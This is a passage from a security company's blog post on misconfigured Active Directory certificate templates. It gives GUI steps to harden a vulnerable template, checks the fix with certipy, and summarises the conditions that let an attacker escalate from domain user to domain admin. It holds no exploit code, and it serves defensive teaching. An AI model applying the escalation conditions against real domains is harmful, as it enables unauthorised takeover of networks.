
4) Right Click on the vulnerable Template and click on Properties.




5) Go to Issuance Requirements and Check the CA certificate manager approval box.




6) Go to Subject Name, select Build from this Active Directory information instead of Supply in the request, and click Apply.




7) Go to Security, select Domain Users Group, uncheck the enroll box, and then click Apply and OK.



8) Now rerun the certipy.



9) Cat the created text file by certipy to see if the vulnerable Template exists.



Certipy could not find any vulnerable templates.

TL;DR

Attackers can escalate their privileges from domain users to domain admins by exploiting the misconfiguration of certificate templates that are not vulnerable by default but due to human-made misconfigurations. For exploitation, we need the Template to meet certain requirements. We can supply SAN (Subject Alternate Name), manager approval set to False, the group members our user belongs to can enroll (enrollment rights for our user group), and Template allows client authentication.

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. If you want to improve your organization's security posture, **contact us** today to discuss your security testing needs. Our team of security professionals can help you **identify vulnerabilities and weaknesses in your systems and provide recommendations to remediate them.**

"Join us on our journey of growth and development by signing up for our comprehensive **courses**."

PreviousUnderstanding Intent Injection Vulnerabilities in Android Apps
NextKey Principles of a Zero-Trust Cybersecurity Framework

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker's Swiss Army Knife. Have You Heard About It?